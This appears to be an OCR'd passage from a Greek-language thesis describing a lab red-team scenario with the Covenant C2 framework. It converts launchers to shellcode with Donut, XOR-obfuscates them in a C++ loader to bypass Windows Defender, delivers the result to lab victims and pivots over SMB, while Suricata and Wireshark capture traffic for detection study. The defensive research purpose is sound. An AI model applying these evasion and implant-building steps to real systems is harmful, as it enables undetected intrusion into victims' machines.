
Anti-Virus Scan Results for OPSWAT Metadefender (2/25)

Last update: 10/16/2021 10:52:56 (UTC)

ByteHero	✓	Xvirus Personal Guard	✓
AegisLab	✓	Vir.IT eXplorer	✓
K7	✓	Kaspersky	✓
TrendMicro House Call	✓	Quick Heal	✓
RocketCyber	✓	Comodo	✓
Huorong	✓	Avira	✓
Sophos	✓	VirusBlokAda	✓
McAfee	✓	Cyren	✗ JS/Nemucod.N!IEldorado
TACHYON	✓	TrendMicro	✓
Antiy	✓	Ikarus	✓
Emsisoft	✓	NANOAV	✗ Trojan.Script.Dropper.foxxbq
ESET	✓	Ahnlab	✓
BitDefender	✓		


Εικόνα 276. Αποτελέσματα Metadefender

Σύμφωνα με το VirusTotal μόλις το 3% (2 από τα 54) των AV λύσεων που χρησιμοποιεί κατατάσσουν το αρχείο ως κακόβουλο (*Εικόνα 277*).



Εικόνα 277. Αποτελέσματα VirusTotal

Αξίζει να σημειωθεί ότι ορισμένες AV λύσεις (π.χ., Kaspersky) δίνουν διαφορετικά αποτελέσματα στις δύο πλατφόρμες. Το γεγονός αυτό οφείλεται πιθανώς στη χρήση διαφορετικών AV εκδόσεων. Παρ' όλα αυτά τα ποσοστά ανίχνευσης παραμένουν εξαιρετικά χαμηλά. Αναφορικά με τα αποτελέσματα του Falcon Sandbox [145], αυτά παρουσιάζονται στην *Εικόνα 278*. Είναι σημαντικό να επισημανθεί ότι στο συγκεκριμένο σενάριο, σαν Indicators of Compromise (IoCs) θεωρούνται μόνο οι ανιχνεύσεις από τις δύο AV λύσεις. Επομένως, σε ένα γενικότερο πλαίσιο το implant παρουσιάζει πολλά χαρακτηριστικά που το καθιστούν ανθεκτικό στην ανίχνευση τόσο από τις AV όσο και από τις EDR λύσεις.



Εικόνα 278. Αποτελέσματα Falcon Sandbox


7.2 Σενάριο Επίθεσης II (Custom HTTP-SMB Covenant C2 Listener)

Στο δεύτερο σενάριο επίθεσης χρησιμοποιείται ένας προσαρμοσμένος HTTP-SMB listener του C2 πλαισίου Covenant. Ο συγκεκριμένος listener σε συνδυασμό με τη διαμόρφωση που παρουσιάστηκε στο *Κεφάλαιο 3.1.2* και διάφορες τεχνικές AV evasion που αναλύονται στα κεφάλαια που ακολουθούν, πετυχαίνει πολύ καλά αποτελέσματα. Αναφορικά με το implant το οποίο χρησιμοποιήθηκε, πρόκειται για έναν .exe dropper, ο οποίος παρουσιάζει ικανοποιητικά ποσοστά detection rate (*Κεφάλαιο 7.2.3*). Το συγκεκριμένο σενάριο επίθεσης μπορεί να θεωρηθεί ως συνέχεια του πρώτου σεναρίου.

7.2.1 Διαμόρφωση


Αρχικά, υλοποιείται ένας binary launcher. Επιλέγεται ο listener που δημιουργήθηκε στο προηγούμενο σενάριο και η έκδοση Net40 αντί της Net35, δεδομένου ότι στόχος είναι ένα Windows Domain που αποτελείται από Windows 10 μηχανήματα. Επιπλέον, επιλέγονται 10 δευτερόλεπτα delay με 2% jitter (*Εικόνα 279*). Αποτέλεσμα είναι η δημιουργία ενός .exe αρχείου. Αν το συγκεκριμένο αρχείο μεταφερθεί στο Windows 10 μηχάνημα του επιτιθέμενου για

περαιτέρω δοκιμές, θα διαπιστωθεί ότι ανιχνεύεται πάρα πολύ εύκολα από τον Windows Defender.



Εικόνα 279. Δημιουργία HTTP Binary Launcher

Στη συνέχεια, επιλέγεται η χρήση ενός binary launcher, που χρησιμοποιεί SMB και όχι HTTP template. Επιλέγεται ο listener που δημιουργήθηκε στο προηγούμενο σενάριο και η έκδοση Net40. Επιπλέον, επιλέγονται 120 δευτερόλεπτα delay με 0% jitter (*Εικόνα 280*). Αποτέλεσμα είναι η δημιουργία ενός .exe αρχείου. Σε πλήρη αντιστοιχία με πριν, αν το εν λόγω αρχείο μεταφερθεί στο Windows 10 μηχάνημα του επιτιθέμενου για περαιτέρω δοκιμές, θα διαπιστωθεί ότι ανιχνεύεται πάρα πολύ εύκολα από τον Windows Defender.




Εικόνα 280. Δημιουργία SMB Binary Launcher

Όπως και στο προηγούμενο σενάριο, για το bypass του Windows Defender χρησιμοποιείται το εργαλείο Donut [61]. Αποτέλεσμα είναι η δημιουργία των αρχείων v1.bin και v2.bin (*Εικόνα 281*).

```
Select Windows PowerShell
PS C:\Users\Attackers_W10\Desktop\donut_v0.9.3> .\donut.exe OttoHTTP.exe -o v1.bin

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "OttoHTTP.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : .NET EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP     : continue
  [ Shellcode     : "v1.bin"
PS C:\Users\Attackers_W10\Desktop\donut_v0.9.3> .\donut.exe OttoSMB.exe -o v2.bin

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "OttoSMB.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : .NET EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP     : continue
  [ Shellcode     : "v2.bin"
```


Εικόνα 281. Εκτέλεση του Εργαλείου Donut

Ακολουθεί η μορφοποίηση των shellcodes προκειμένου να εισαχθούν σε .exe αρχεία (*Εικόνα 282*).




Εικόνα 282. Μορφοποίηση των Shellcodes

Ωστόσο, όπως έχει ήδη επισημανθεί, δεν είναι δυνατή η εκτέλεση των payloads απευθείας από τα θύματα, δεδομένου ότι περιέχουν μόνο bytes. Επομένως, μπορεί να χρησιμοποιηθεί ένα C++ script που φορτώνει το επιθυμητό shellcode και στη συνέχεια το εκτελεί. Για το σκοπό αυτό, στο Visual Studio επιλέγεται ένα νέο console application project (*Εικόνα 283*).




Εικόνα 283. Δημιουργία Νέου Console Application Project

Να σημειωθεί πως στη θέση του SHELLCODE εισάγονται τα bytes του shellcode που δημιουργήθηκε προηγουμένως, ξεχωριστά για τα αρχεία v1 και v2 (*Εικόνα 284*).




Εικόνα 284. C++ Κώδικας

Αποτέλεσμα είναι το επιτυχές build των solutions και η παραγωγή δύο .exe αρχείων. Πραγματοποιώντας σάρωση στα δύο εκτελέσιμα αρχεία με το Windows Defender δεν εντοπίζεται κανένα threat (*Εικόνα 285*).




Εικόνα 285. Αποτέλεσμα Windows Defender

Το ίδιο ισχύει και κατά τη διάρκεια της εκτέλεσης των αρχείων. Για παράδειγμα, αν εκτελεστεί το αρχείο v1.exe δεν ανιχνεύεται η κακόβουλη δραστηριότητα από το Real-time protection του Windows Defender, όπως φαίνεται στην *Εικόνα 286*.




Εικόνα 286. Windows Defender Real-time Protection Bypass

Ως αποτέλεσμα των ανωτέρω, με την εκτέλεση του αρχείου δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον Covenant server (*Εικόνα 287*).



Εικόνα 287. Δημιουργία Νέας Σύνδεσης

Τα δύο αρχεία πετυχαίνουν πολύ καλά detection rates (Εικόνα 288). Στο *Κεφάλαιο 7.2.3* παρουσιάζεται αναλυτικότερα και με μεγαλύτερη ακρίβεια το detection rate της συγκεκριμένης προσέγγισης χρησιμοποιώντας τα αντίστοιχα εργαλεία.



Εικόνα 288. Detection Rates των .exe Αρχείων

Προκειμένου να μειωθεί και άλλο το detection rate, μπορούν να προστεθούν στον κώδικα οι γραμμές που ακολουθούν (*Εικόνα 289*). Με αυτόν τον τρόπο προστίθεται ένα επιπλέον επίπεδο obfuscation (κωδικοποίηση XOR).

```
char shellcode_xor[sizeof shellcode];
for (int i = 0; i < sizeof shellcode; i++) { shellcode_xor[i] = shellcode[i] ^ 'k'; }
```


Εικόνα 289. XOR Κωδικοποίηση

Το τελικό αρχείο πετυχαίνει εξαιρετικά αποτελέσματα detection rate, όπως παρατηρείται στην *Εικόνα 290*.

Εικόνα 290. Τελικό Detection Rate


7.2.2 Εκτέλεση

Αρχικό στάδιο, πριν από την έναρξη της επίθεσης, είναι η εκτέλεση του Suricata, προκειμένου να παραχθούν αναφορές σχετικά με τα συμβάντα ασφαλείας που εντοπίζονται στη δικτυακή κίνηση (*Εικόνα 291*).




Εικόνα 291. Εκτέλεση Suricata

Επιπλέον, ξεκινά η καταγραφή από το Wireshark (*Εικόνα 292*). Το output του συγκεκριμένου εργαλείου (.pcapng αρχείο) χρησιμεύει ως input σε άλλα εργαλεία, τα οποία με τη σειρά τους συμβάλλουν στην ανίχνευση beaconing δραστηριότητας και αναλύονται περαιτέρω στο *Κεφάλαιο 7.2.3*.




Εικόνα 292. Wireshark - Έναρξη Καταγραφής

Το αρχείο v1.exe που δημιουργήθηκε προηγουμένως μεταφέρεται στο θύμα (π.χ., μέσω ενός phishing campaign). Στη συνέχεια, το θύμα εκτελεί το εν λόγω αρχείο (*Εικόνα 293*).




Εικόνα 293. Εκτέλεση Αρχείου v1.exe

Κατά την εκτέλεση του αρχείου, παρακάμπτεται η AV λύση του θύματος (Windows Defender). Ταυτόχρονα δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον Covenant server (*Εικόνα 294*).




Εικόνα 294. Δημιουργία Νέας Σύνδεσης

Εκτελώντας την εντολή whoami προκύπτει ότι πράγματι ο επιτιθέμενος απόκτησε πρόσβαση στο θύμα (*Εικόνα 295*). Υπενθυμίζεται ότι ο v1 είναι ο χρήστης Victim One που ανήκει στο LAB.local Domain.




Εικόνα 295. Εκτέλεση Εντολής whoami

Το αρχείο v2.exe που δημιουργήθηκε προηγουμένως μεταφέρεται στο δεύτερο θύμα (π.χ., μέσω ενός phishing campaign). Στη συνέχεια, το θύμα εκτελεί το εν λόγω αρχείο (*Εικόνα 296*).




Εικόνα 296. Εκτέλεση Αρχείου v2.exe

Κατά την εκτέλεση του αρχείου, παρακάμπτεται η AV λύση του θύματος (Windows Defender). Επιπλέον, στην ήδη υπάρχουσα σύνδεση χρησιμοποιείται η παρακάτω εντολή (*Εικόνα 297*).




Εικόνα 297. SMB Connect

Αποτέλεσμα είναι η δημιουργία μίας νέας σύνδεσης από το δεύτερο Windows 10 μηχάνημα στο πρώτο και από εκεί πίσω στον Covenant server (*Εικόνα 298*).




Εικόνα 298. Δημιουργία Νέας Σύνδεσης

Εκτελώντας την εντολή whoami προκύπτει ότι πράγματι ο επιτιθέμενος απόκτησε πρόσβαση στο δεύτερο θύμα (*Εικόνα 299*). Υπενθυμίζεται ότι ο v2 είναι ο χρήστης Victim Two που ανήκει στο LAB.local Domain.



Εικόνα 299. Εκτέλεση Εντολής whoami

